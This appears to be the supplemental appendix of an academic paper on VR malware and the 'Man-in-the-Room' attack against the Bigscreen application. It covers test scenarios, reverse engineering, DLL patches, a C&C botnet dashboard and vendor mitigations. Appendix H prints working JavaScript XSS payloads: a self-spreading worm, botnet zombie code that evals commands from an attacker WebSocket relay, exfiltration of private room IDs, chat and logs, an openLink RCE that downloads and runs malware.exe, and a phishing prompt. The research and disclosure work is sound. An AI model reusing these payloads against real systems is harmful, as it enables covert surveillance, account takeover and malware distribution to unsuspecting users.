Supplemental Material for Rise of the Metaverse's Immersive Virtual Reality Malware and the Man-in-the-Room Attack & Defenses

Martin Vondráček, Ibrahim Baggili, Peter Casey, Mehdi Mekni

Appendix A Scenarios Definition

We defined multiple scenarios for maintaining a systematic approach during analysis and testing. Scenarios refer to actions of hypothetical legitimate users (Alice, Bob) and attackers (Mallory, Trudy). Scenarios cover standard usage of the application and assume that Alice and Bob already have the Bigscreen application installed (Figure 1).




Fig. 1. Basic scenario for attacking the Bigscreen application. Alice and Bob are legitimate users of the application, each in a different location. Mallory is an attacker with maliciously patched Bigscreen application. Trudy is an attacker with developed C&C server capable of attacking Bigscreen users and controling created botnet. Mallory and Trudy aim at users of the application and do not attack Bigscreen servers.

A.1 Passive stay in the lobby

Alice starts the application and enters the lobby (the first screen of the application). List of all public rooms is downloaded from the servers and is displayed in the application's User Interface (UI). Alice stays passively in the lobby for several seconds, then she terminates the application.

A.2 Created public room

Alice starts the application and enters the lobby (the first screen of the application). She creates & joins her new public room. She stays in the Virtual Reality (VR) room for several seconds, then she leaves and terminates the application.

A.3 Created private room

Alice starts the application and enters the lobby (the first screen of the application). She creates & joins private room. After several seconds, she leaves the room and terminates the application.

A.4 Private meeting

Alice starts the application and enters the lobby (the first screen of the application). She waits in the lobby for a few seconds. She creates & joins private room. Bob starts the application. Alice invites Bob, she shares her private room ID with Bob. Bob joins Alice's private room. Alice and Bob exchange few chat messages and interact in VR. Both participants leave the room after several seconds and both terminate the application.

A.5 Transition between rooms

Alice starts the application and enters the lobby (the first screen of the application). She creates & joins her public room. Bob creates & joins his public room. Alice stays for several seconds in her public room alone and then leaves. Alice joins Bob's public room. Alice and Bob spend several seconds together in the room and then they both leave and terminate the application.

- *The authors are with the Cyber Forensics Research and Education Group (UNHcFREG) and the Laboratory for Applied Software Engineering Research (LASER), Tagliatela College of Engineering, University of New Haven, West Haven, CT 06516 USA, and Networks and Distributed Systems Research Group (NES@FIT), Faculty of Information Technology, Brno University of Technology, Božetěchova 2/1, 612 00 Brno, Czech Republic. E-mail: vondracek.mar@gmail.com, baggili@gmail.com, pgrom1@unh.newhaven.edu, mmekni@gmail.com.*

Appendix B
Testing Based on Scenarios

Each test case starts by *C&C server setup procedure*, which consists of following steps. The attacker starts the relay server (Figure 10) and opens dashboard (Figure 7) which connects to the relay server using `dashboard-register` message. The dashboard connects to Bigscreen signaling servers and obtains list of public rooms for monitoring. The attacker ensures that testing malware is correctly prepared and available from the web file hosting server.




Fig. 2. Two possible paths of forged signaling messages in an attack over the network. On path A, the attacker creates a new public room with payload in room name, room description, or room category (`room-create`). Bob requests list of all public rooms which causes XSS in his application (`room-latest`), this is applicable to all users in the lobby. Victim can also request details about selected room which also delivers the XSS payload (`roomstate`). On path B, the attacker sets payload as username and joins Bob's room (`room-join`). As soon as the attacker joins the room, XSS is executed in Bob's application (`user-joined`).

B.1 Passive stay in the lobby

The C&C server sends special signaling messages to Bigscreen signaling server which creates a public room with XSS payload hidden in the room name. This corresponds to path A in Figure 2. Alice downloads list of all public rooms. XSS payload (Listing 6) is executed and Alice becomes a zombie in our botnet. Alice appears in zombie monitor in dashboard and Trudy opens *Zombie control*. Trudy forces Alice to download prepared testing malware and then forces Alice to execute it (Listing 12). Malware takes control of Alice's computer. **The attack was successful**, Alice was hacked and all she did was just opening Bigscreen application.

B.2 Created public room

Attacker Trudy has an overview of all public rooms in the dashboard. When Alice creates & joins her public room, the room appears in Trudy's dashboard. Trudy selects Alice's room and connects to it for eavesdropping using the dashboard (Listing 16, Listing 6). Alice thinks she is alone in the room. Trudy uses *control menu* to stealthily toggle Alice's video sharing. Trudy can see screen of Alice's computer now. She can take control of Alice's Bigscreen application and also download & execute malware on Alice's computer (Listing 12). Alice's has no suspicion that Trudy can see her screen. **The attack (with eavesdropping) was successful.**

B.3 Created private room

The attacker Trudy starts attacking the lobby according to path A in Figure 2. As soon as Alice starts the application and lobby loads list of public rooms, she is attacked and her Bigscreen application becomes a zombie in our botnet (Listing 6). Alice creates & joins private room, but because she is zombie already, her application is automatically forced to leak confidential private room ID to Trudy's C&C server (Listing 8). The room ID is sent using `room-discovered` message of our C&C protocol (Table 3). Alice's private room has just been discovered and it appears in monitor of private rooms in Trudy's dashboard. Trudy selects Alice's private room and connects to it for eavesdropping (Listing 16, Listing 6). Trudy toggles Alice's video sharing as well. Even though Alice created private room and she thinks she is alone in a secure room, Trudy can now see screen of Alice's computer. Trudy can take control of Alice's Bigscreen application and distribute malware, too (Listing 12, Listing 6). **The attack was successful.**

B.4 Private meeting

This scenario tests also the novel Man-in-the-Room (MitR) attack. This test scenario includes another malicious actor called Mallory. Mallory uses our patched (Application Crippling) version of the Bigscreen application (Figure 6). Attackers Mallory and Trudy can communicate and coordinate the attack. However, this test scenario does not require Trudy and Mallory to be different people, one attacker could easily use the dashboard of C&C server and at the same time use the patched Bigscreen application. For clarity purposes, this test is described with both Trudy and Mallory. Trudy starts attacking the lobby. Alice starts the Bigscreen application, the lobby is opened, the list of public rooms is loaded, Alice is attacked and becomes a zombie (Listing 6). Trudy can see Alice in a list of zombies. Trudy stops attacking the lobby. Alice creates & joins private room, room ID is leaked to Trudy (Listing 8). As described in the scenario, Alice gives Bob room ID and he joins Alice's private room. Trudy selects Alice's private room from list of discovered private rooms in the dashboard and connects to it for eavesdropping (Listing 16, Listing 6). Trudy can now control both Alice and Bob, she can also toggle their video sharing & see their screens. Trudy can distribute malware at this point. As Alice and Bob exchange chat messages, Trudy can see the messages in *Room chat* panel (bottom left part of Figure 7). Chat eavesdropping is achieved using Listing 9. Trudy can also spoof chat messages, for example impersonate Bob and write messages in his name (Listing 11). However, we want to see inside the Virtual Environment (VE) of the VR room. Trudy shares obtained confidential private room ID with Mallory. Mallory joins Alice's room as invisible user (Figure 6). Alice and Bob have no idea that Mallory is with them in their private room. Mallory can move in virtual space, hear, and see everything what is happening in the room. This way, Mallory can literally look over their shoulders. **This attack including MitR attack was successful.**

B.5 Transition between rooms

This test is focused on the worm attacking lobby and spreading infection from one victim to another. Trudy starts attack-




Fig. 3. Sequence diagram of of initial VR worm infection (in Alice's room) and propagation from one user to another when they meet in VR room (in Bob's room).

ing the lobby with VR worm. Worm infection was during testing limited to our testing users Alice and Bob. As Alice starts the application, she is infected with the replicating worm and becomes zombie. Trudy stops attacking the lobby. Alice creates & joins her new public room. Bob creates & joins his public room. Alice leaves her room and joins Bob's public room. **As soon as Alice meets Bob in virtual space, our VR worm duplicates and infects Bob.** This procedure is illustrated in Figure 3. Bob is now zombie, too. He also propagates the infection. Trudy can now see both Alice and Bob in list of zombies. Trudy can see that Alice's room no longer exists and that Alice and Bob are both in Bob's room. Trudy can eavesdrop on any room that Alice and Bob visit. From this point on, Trudy can take control of every infected victim that Alice or Bob meet in VR while they carry the worm infection. Trudy can distribute malware to all these affected computers. **This attack including VR worm was successful.**

TABLE 1
Test Results Based on Initial Scenarios

Scenario	Test result
Passive stay in the lobby	Attack successful
Created public room	Attack successful
Created private room	Attack successful
Private meeting	Attack successful
Transition between rooms	Attack successful

Appendix C
Network Traffic Analysis

Throughout the network analysis phase, the application's network communications were monitored allowing us to create a map of Bigscreen's network infrastructure (Figure 11). We managed to perform Man-in-the-Middle (MitM) attack to decrypt Hypertext Transfer Protocol Secure (HTTPS) and Secure WebSockets (WSS) communication, see Figure 12 with Listing 1 and Figure 13 with Listing 2.

Listing 1. Example decrypted *room state* message as served by HTTPS API of Bigscreen servers, see Figure 12. Properties `name`, `description`, and `category` are vulnerable to XSS in Bigscreen application and can be exploited as shown in Figure 2.

```
{
  "name": "test56789roomName",
  "description": "test68435roomDescription",
  "participants": "1",
  "private": "1",
  "category": "Chat",
  "created.name": "labvr53",
  "created.uuid":
      "17bcccb5-6434-44d6-650e-ca03d36b6a5b",
  "created.time": "1533676408088",
  "environment": "Cinema",
  "version": "0.34.0",
  "size": "12",
  "roomType": "bigroom",
  "user1.desktop":
      "91f269bd-15c5-43b1-8727-c79bcdb35c70",
  "user1.name": "labvr53",
  "user1.uuid":
      "17bcccb5-6434-44d6-650e-ca03d36b6a5b",
  "user1.steam": "76561198437356915",
  "admin": "user1",
  "roomId": "room-0t6zzlsw"
}
```

Appendix D
Signaling Protocol Reverse Engineering

We were able to reverse engineer Bigscreen's signaling protocol, which was used to manage VR rooms and establish multimedia Peer to Peer (P2P) channels (Figure 4 and Figure 11). It also transported Interactive Connectivity Establishment (ICE) & Session Traversal Utilities for NAT (STUN) information and Session Description Protocol (SDP) messages to create P2P WebRTC connections. After successful negotiation, WebRTC audio, video, and data channels are created; they are established over Datagram Transport Layer Security (DTLS).




Fig. 4. MitM attack to the signaling channel for decrypting a WSS traffic between the application and the signaling server.

Listing 2. Example decrypted and decoded signaling message (WSS and MessagePack) sent by room admin to expel `user2` user from `room-0t6zzlsw` room, see Figures 4 and 13.

```
{
    "type": "admin",
    "action": "kick",
    "roomId": "room-0t6zzlsw",
    "targetUser": "user2"
}
```

Appendix E
Application Reverse Engineering




Fig. 5. Diagram of the Bigscreen application, which consists of several layers. We managed to RE and decompile portions of the application and DLLs into corresponding logic in C#, this allowed us to explore the inner structure of the application.

Appendix F
Application Patching

We patched some DLLs loaded by Bigscreen application to change selected behavior. Our Proof of Concept (PoC) patched Bigscreen application could connect with legitimate Bigscreen applications. This also gave us complete control over one end of audio/video/data streams (Listing 3 and Figure 6). We also disabled sharing of attacker's VR state. Victim had no data to render – the attacker was invisible in VE and also in UI (Listing 4, Listing 16 and Figure 6). The attacker could see victims in VR, see screens of their computers, hear their audio/microphone.




Fig. 6. The attacker Mallory uses patched (application crippling) version of the application which does not send VR state to other room participants (Listing 3) and which also uses forged signaling messages with XSS payloads (Listing 4 and Listing 16) to hide traces of Mallory's presence in the room.


Listing 3. Patch of C# DLL in Bigscreen application to disable sharing VR state with other room participants. See Figure 6.

```
/* Class: Assets.Scripts.Networking
    .NetworkStreamer */
public void SendData(string SCID, byte[]
    serializedBytes, bool reliable) {
  RTCPlugin.BigSendOnDataChannel(SCID,
      serializedBytes, serializedBytes.Length,
      reliable, false); //patched to method with
      empty body (NOP)
}
public void SendDataUnreliable(string SCID,
    ArraySegment<byte> serializedData) {
  RTCPlugin.BigSendOnDataChannel(SCID,
      serializedData.Array,
      serializedData.Count, false, false);
      //patched to method with empty body (NOP)
}
```

Listing 4. Patch of C# DLL in Bigscreen application to disable updating local UI from server and to force use of patched local UI with XSS payload to hide attacker's presence from UI of other room participants (Listing 16). See Figure 6.

```
/* Class: Assets.Scripts.UI.UIWebsiteLoader
   Class: Assets.Scripts.UI.UIGTWebsiteLoader */
private void GetWebpageIfOnline() {
  if (UrlWrapper.CheckForInternetConnection(
      this.GetOnlineUIUrl()))
    this.LoadOnlineUI(); //patched to
        `this.LoadOfflineUI();`
  else
    this.LoadOfflineUI();
}
```

Appendix G
C&C Dashboard



```
unity.log in progress connections cleared for user user3 index=0 array=
console.log receivedSignalingData  ice a6ffdc34-a542-f516-d329-ff123de4491c 1
console.log receivedSignalingData  ice a6ffdc34-a542-f516-d329-ff123de4491c 1
console.log receivedSignalingData  ice a6ffdc34-a542-f516-d329-ff123de4491c 1
console.log receivedSignalingData  ice a6ffdc34-a542-f516-d329-ff123de4491c 1
console.log receivedSignalingData  ice a6ffdc34-a542-f516-d329-ff123de4491c 1
console.log 1080.053: [SUCCESS] Got blacklist
console.log 1080.053: ** Account is safe **
```

This is a test message from Bob.
— *Bob* at Tue Oct 09 2018 22:08:54 GMT-0400

This is a forged message from Bob.
— *Bob* at Tue Oct 09 2018 22:21:03 GMT-0400

__Eve__
UserID: user2
UUID: 219a180c-6a50-c419-c2f2-02eaa4edc92f

Bob
UserID: user1
UUID: 22638e37-e0b1-a6df-ff5b-d5a8eb7ed529

Fig. 7. Visualisation of the main parts of the C&C tool. *Zombie control* and *Room control* can be opened and closed for each controlled zombie and room. Each room can have multiple *Room participants*.

Clicking on the *Control* button opens the *Control menu* (Figure 8) which offers a variety of prepared attacks. Another interesting attack is phishing (Figure 9), which is not related to Remote Code Execution (RCE) in Unity.





Fig. 8. *Control menu* gives the attacker ability to execute various attacks against selected victim/zombie. The menu is available from *Room participant* panel and similar menu can be opened from the *Zombie control* panel.



Sorry! Additional VR driver is required.
Please download and install driver.

Fig. 9. *Control menu* also allows the attacker to execute phishing attack. Victim's Bigscreen application shows modal window asking the victim to install some driver (malware). Clicking OK button downloads the malware. This phishing is not related to RCE in Unity. XSS payload for this attack is presented in Listing 13.

TABLE 2
Technologies of the C&C server

Technology	Reason
GUI	Easy-to-use dashboard
Video & audio	Eavesdropping on victim's microphone audio, computer audio, and computer screen
HTTP & HTTPS	Interaction with Bigscreen servers
WSS	Communication using Bigscreen's signaling protocol
WebRTC	P2P multimedia streaming
C&C protocol	Control and monitoring of zombies in botnet
File hosting	Malware distribution to victims




Fig. 10. Network diagram of developed relay server. Trudy uses C&C dashboard, which is connected to the relay server using WS as a client. Alice and Bob are both zombies already. Relay server forwards messages. Path A shows message sent from C&C to Alice, path B shows message sent from Bob to C&C.

TABLE 3
Overview of messages of developed custom C&C protocol

Type	Description
`dashboard-register`	C&C connected to relay server, connection is marked as C&C and messages for C&C are forwarded to this connection.
`zombie-register`	New zombie announces itself to C&C. Messages for this zombie are forwarded to this connection.
`zombie-cmd`	C&C gives command to a zombie.
`zombie-result`	Zombie responds to C&C with result of command.
`zombie-ping`	C&C monitors whether zombie is active.
`zombie-pong`	Zombie responds to C&C that it is active.
`room-discovered`	Zombie leaks private room ID to C&C.
`chat`	Zombie leaks chat message to C&C.
`log`	Zombie leaks log record to C&C.

Appendix H
Selected Payloads of Bigscreen XSS Attacks

Please note the C&C dashboard handles following payloads as Javascript (JS) template literals (template strings) with string interpolation of embedded expressions (i.e. $\$\{expression\}$) to insert values and configuration provided by the attacker before sending the payload to the victim, see Listing 5, Listing 6 , or Listing 7.).

Listing 5. The attacker can create a public room with following payload in its room name in order to **Infect everyone in the lobby**. All public rooms are listed in the lobby and room name is vulnerable to XSS attack. All users currently in the lobby get infected.

```
/* Infect lobby through public room name */

// following condition can limit worm infection
   to just selected testing users
if (NAME === 'Bob') {

  function worm() {
    if (window._infected === undefined) {
      var oldName = NAME;

      /* payload (e.g. discover room) here */

      // make sure UI displays old original name and not new name which includes XSS payload
      displayDefaultState = function() {
        $("#room-id-info").hide();
        $("#room-disconnected").hide();
        $("#room-leave").show();
        $(".user-you .multiplayer-profile-image")
          .removeClass("")
          .addClass(
            "profile-photo-sm multiplayer-profile-image " +
            USER);
        $(".user-you .user-name").text(oldName);
        generateFlairs(
          USER,
          $(".user-you .flairs"),
          $(".user-you .user-name")
        );
        $("ul#room-participants").html("")
      };

      // add XSS payload to name
      NAME = '<sc' + 'ript> ' + worm.toString() + ' ;worm();</sc' + 'ript>' +
        oldName;
      Unity.setName(NAME);
      window._infected = true;
    }
  }
  worm();
}
```

Listing 6. When the victim's application is infected with following XSS payload, it is **turned into a zombie in attacker's botnet**. A zombie registers to the attacker's server and then listens for commands. When a command is received, it is executed and result is sent back to the attacker's server. Zombies also maintain heartbeat for C&C channel to the attacker's server. See Table 3.

```
/* Make zombie
    relayWebSocketServerUrl: URL of WebSocket server which relays communication between Command & Control dashboard and zombies.
*/
if (!window.sz || window.sz.readyState == 3) {
  window.sz = new WebSocket('${relayWebSocketServerUrl}');
  sz.onopen = function() {
    // announce a new zombie to attacker's server
    sz.send(JSON.stringify({
      'type': 'zombie-register',
      'steamId': mySteamId,
      'oculusId': myOculusId,
      'uuid': ACCOUNT.uuid,
      name: NAME
    }))
  };
  sz.onmessage = function(e) {
    var m = JSON.parse(e.data);
    if (m.type === 'zombie-cmd') {
      // listen for commands from attacker's server, execute commands and respond with results
      sz.send(JSON.stringify({
        type: 'zombie-result',
        'steamId': mySteamId,
        'oculusId': myOculusId,
        'uuid': ACCOUNT.uuid,
        result: eval(m.cmd)
      }));
    } else if (m.type === 'zombie-ping') {
      // handle heartbeat between this zombie and attacker's server
      sz.send(JSON.stringify({
        type: 'zombie-pong',
        uuid: ACCOUNT.uuid,
      }));
    }
  };
};
```

Listing 7. Once the zombie is connected to the attacker's server, the attacker can use our `zombie-cmd` messages to **send commands/payloads**. See `zombie-cmd` and `zombie-result` in Listing 6 and Table 3.

```
/* Send command to a zombie from attacker's server
    relayWebSocketServerUrl: URL of WebSocket server which relays communication between Command & Control dashboard and zombies.
    */
var messageRelayWs = new WebSocket(relayWebSocketServerUrl);
// ...
function sendZombieCmd(zombieUuid, cmd) {
  console.debug('sendZombieCmd', zombieUuid, cmd);
  messageRelayWs.send(JSON.stringify({
    type: "zombie-cmd",
    uuid: zombieUuid,
    cmd: cmd
  }));
}
```

Listing 8. As soon as infected victim joins a room (both private and public), **confidential room ID is discovered** by the attacker. This payload overwrites Bigscreen's function `joinRoomWithId`, while keeping original behavior, to covertly send confidential room ID (see Table 3) to the attacker's server.

```
/* Discover room
    relayWebSocketServerUrl: URL of WebSocket server which relays communication between Command & Control dashboard and zombies.
*/
joinRoomWithId = function(roomId) {
  var srd = new WebSocket('${relayWebSocketServerUrl}');
  srd.onopen = function() {
    // send confidential roomId to attacker's server
    srd.send(JSON.stringify({
      'type': 'room-discovered',
      'roomId': roomId,
    }));

    // original 'joinRoomWithId' body to join the room
    checkMyUserCreatedRoom();
    signal["write"]({
      'type': "room-join",
      'roomId': roomId,
      'name': NAME,
      'uuid': ACCOUNT["uuid"],
      'version': UNITYVERSION,
      'steamId': mySteamId,
      'oculusId': myOculusId
    });
    srd.close();
  };
};
```

Listing 9. From the point when following payload is executed in victim's context, **all their chat messages are eavesdropped**. The payload overwrites Bigscreen's function `sendChat`. When the victim wants to send a chat message to other room participants, the message is first sent (see Table 3) to the attacker's server and then also to room participants (original and expected behavior).

```
/* Eavesdrop chat messages
    relayWebSocketServerUrl: URL of WebSocket server which relays communication between Command & Control dashboard and zombies.
*/
sendChat = function() {
  var s = new WebSocket('${relayWebSocketServerUrl}');
  s.onopen = function() {
    // send message to attacker's server
    s.send(JSON.stringify({
      'type': 'chat',
      'roomId': roomState.roomId,
      'name': NAME,
      uuid: ACCOUNT.uuid,
      'steamId': mySteamId,
      'oculusId': myOculusId,
      'message': $('#room-chat-input').val()
    }));

    // original 'sendChat' body to send message to other room participants
    if (canSendChatMessage) {
      canSendChatMessage = false;
      var _0x1865xb7 = $("#room-chat-input").val();
      if (_0x1865xb7 != "") {
        $("#room-chat-input").val("");
        $("#room-chat-input").focus();
        displayChatMessage(_0x1865xb7, USER);
        Unity.sendMessageToBrowsers("chat", [_0x1865xb7], USER, "all");
        gaChatMessageSentEvent()
      };
      setTimeout(function() {
        canSendChatMessage = true
      }, CHATRATELIMIT)
    };
  };
};
```

Listing 10. The attacker can **eavesdrop all victim's application logs**. The payload creates new logging function which forwards logs to the attacker's server. The Bigscreen application uses 3 separate logging functions (console.log, Unity.log, Unity.logError) and the payload overwrites all of them with its forwarding function.

```
/* Eavesdrop logs
   relayWebSocketServerUrl: URL of WebSocket server which relays communication between Command & Control dashboard and zombies.
*/
var nl = function(level, args) {
  // send log record to attacker's server
  var sl = new WebSocket('${relayWebSocketServerUrl}');
  sl.onopen = function() {
    sl.send(JSON.stringify({
      type: 'log',
      uuid: ACCOUNT.uuid,
      level: level,
      message: args
    }));
    sl.close();
  };
};
console.log = function() {
  nl('console.log', arguments)
};
Unity.log = function() {
  nl('Unity.log', arguments)
};
Unity.logError = function() {
  nl('Unity.logError', arguments)
};
```

Listing 11. Following payload, when executed inside victim's Bigscreen application, forces the application to **send a message on behalf of the victim** to other room participants. This attack can impersonate the victim in room chat.

```
/* Send a message on behalf of the victim
   msg: forged message to be sent
   relayWebSocketServerUrl: URL of WebSocket server which relays communication between Command & Control dashboard and zombies.
*/
// send message to other room participants
displayChatMessage('${msg}', USER);
Unity.sendMessageToBrowsers('chat', ['${msg}'], USER, 'all');

// send message to attacker's server
var s = new WebSocket('${relayWebSocketServerUrl}');
s.onopen = function() {
  s.send(JSON.stringify({
    'type': 'chat',
    'roomId': roomState.roomId,
    'name': NAME,
    uuid: ACCOUNT.uuid,
    'steamId': mySteamId,
    'oculusId': myOculusId,
    message: '${msg}'
  }));
  s.close();
}
```

Listing 12. Example of exploiting openLink function inside Bigscreen's JS UI, which subsequently calls Application.OpenURL method from Unity engine. This can be exploited to automatically **run programs or open folders and files** on the victim's computer. It can also force the victim's computer to **download and execute malware**.

```
/* RCE, openLink calls Application.OpenURL */
openLink('calc');
openLink('cmd');
openLink('C:\ ');
openLink('http://example.com/malware.exe');
```

Listing 13. XSS payload for the **phishing attack**. It prepares and shows modal window in the Bigscreen application asking the victim to install malware provided by the attacker, see Figure 9.

```
/* Phishing attack
   url: URL of a malware installer */
setErrorWarningText(
  "Sorry! Additional VR driver is required.<br/>Please download and install driver."
);
$("#error-occurred .modal-footer button").click(function() {
  openLink('${url}');
});
showErrorPrompt();
```

Listing 14. The attacker can convince victim's application that the **account is blocked**. The payload overwrites Bigscreen's function checkBlacklist. Original function should request a list of banned accounts from official servers, but the forged one just directly sets result as banned. When the function is overwritten, the payload forces its execution and then forces the victim to leave current room. The victim is banned until the application is restarted.

```
/* Ban account until restart */
checkBlacklist = function(a) {
  localStorage['banned'] = true;
  localStorage['banreason'] = 'Banned by attacker.';
  sendAccountToUI();
};
checkBlacklist();
userWantsToLeaveRoom();
```

Listing 15. Payload to force victim's Bigscreen application to **play sound effects** defined in UI layer by sending them to Unity layer through JS-C# bindings.

```
/* Play sound effects */
var _se = ["ui_select_1", "ui_select_2", "ui_select_3", "ui_select_4", "ui_select_5", "ui_pause", "ui_error_1", "ui_error_2", "ui_error_3", "ui_error_4", "ui_error_5", "CAMERA-SLR- SHUTTER", "Corked", "Bing Bong"];
var _i = 0;
var _id;

function _f() {
  if (_i < _se.length) {
    Unity.playSoundEffect(_se[_i]);
    _i++;
  } else {
    clearInterval(_id)
  }
};
_id = setInterval(_f, 200);
```

Listing 16. Attacker is able to **hide his presence** in the room from Bigscreen's UI with following 3 payloads.

```
/* Hide attacker from UI
   textName: username of the attacker (e.g.
        '__Trudy__')
*/
// hide username from room preview
Array.prototype.forEach.call(document
  .getElementById('room-card-players')
  .childNodes,
  function(e, i, a) {
    if (e.nodeName === '#text' && e
      .data === '${textName}') {
      if (i !== 0) {
        a[i - 1].remove();
      }
      e.remove();
    }
  });

// hide first comma from room preview
setTimeout(function() {
  var n = document.getElementById(
      'room-card-players')
    .childNodes;
  if (n[0] && n[1] && n[0]
    .nodeName === 'SCRIPT' && n[1]
    .nodeName === '#text' && n[1]
    .data === ', ') {
    n[1].remove()
  }
}, 1);

// hide username from room participants
Array.prototype.forEach.call(document
  .querySelectorAll(
    '#room-participants li'),
  function(e) {
    if (e.querySelector(
        'h3.user-name').firstChild
      .nodeValue === '${textName}') {
      e.remove()
    }
  });
```

Appendix I
Mitigations & Suggestions

In this section, we present the mitigations we suggested to Bigscreen and Unity Technologies. The companies have used these measures to remedy the issues. However, these advices can be applied by any other company to improve security of their solution.

I.1 Bigscreen

Discovered weaknesses were caused by shortcomings & vulnerabilities in authentication, authorisation, encryption, data sanitization, integrity checking, or by a critical security vulnerability in 3rd party software (Unity engine). Individual flaws with smaller impact were chained together resulting in attacks with critical impact. Therefore, we suggest addressing the following.

I.1.1 Safe data manipulation and proper data sanitization

Because the application's UI is implemented with web technologies, it inherits security risks from the area of web applications. Several injection points for XSS existed due to unsafe Hypertext Markup Language (HTML) manipulation. We recommend using safe data manipulation and proper data sanitization at all times. We also recommend checking use of methods which can directly create and manipulate HTML without sanitizing data. One of the suggested solutions to this issue is to use some templating engine which would offer automatic escaping of data. Today's templating engines also often take care of *context-aware escaping*.

I.1.2 Secure authentication & authorisation

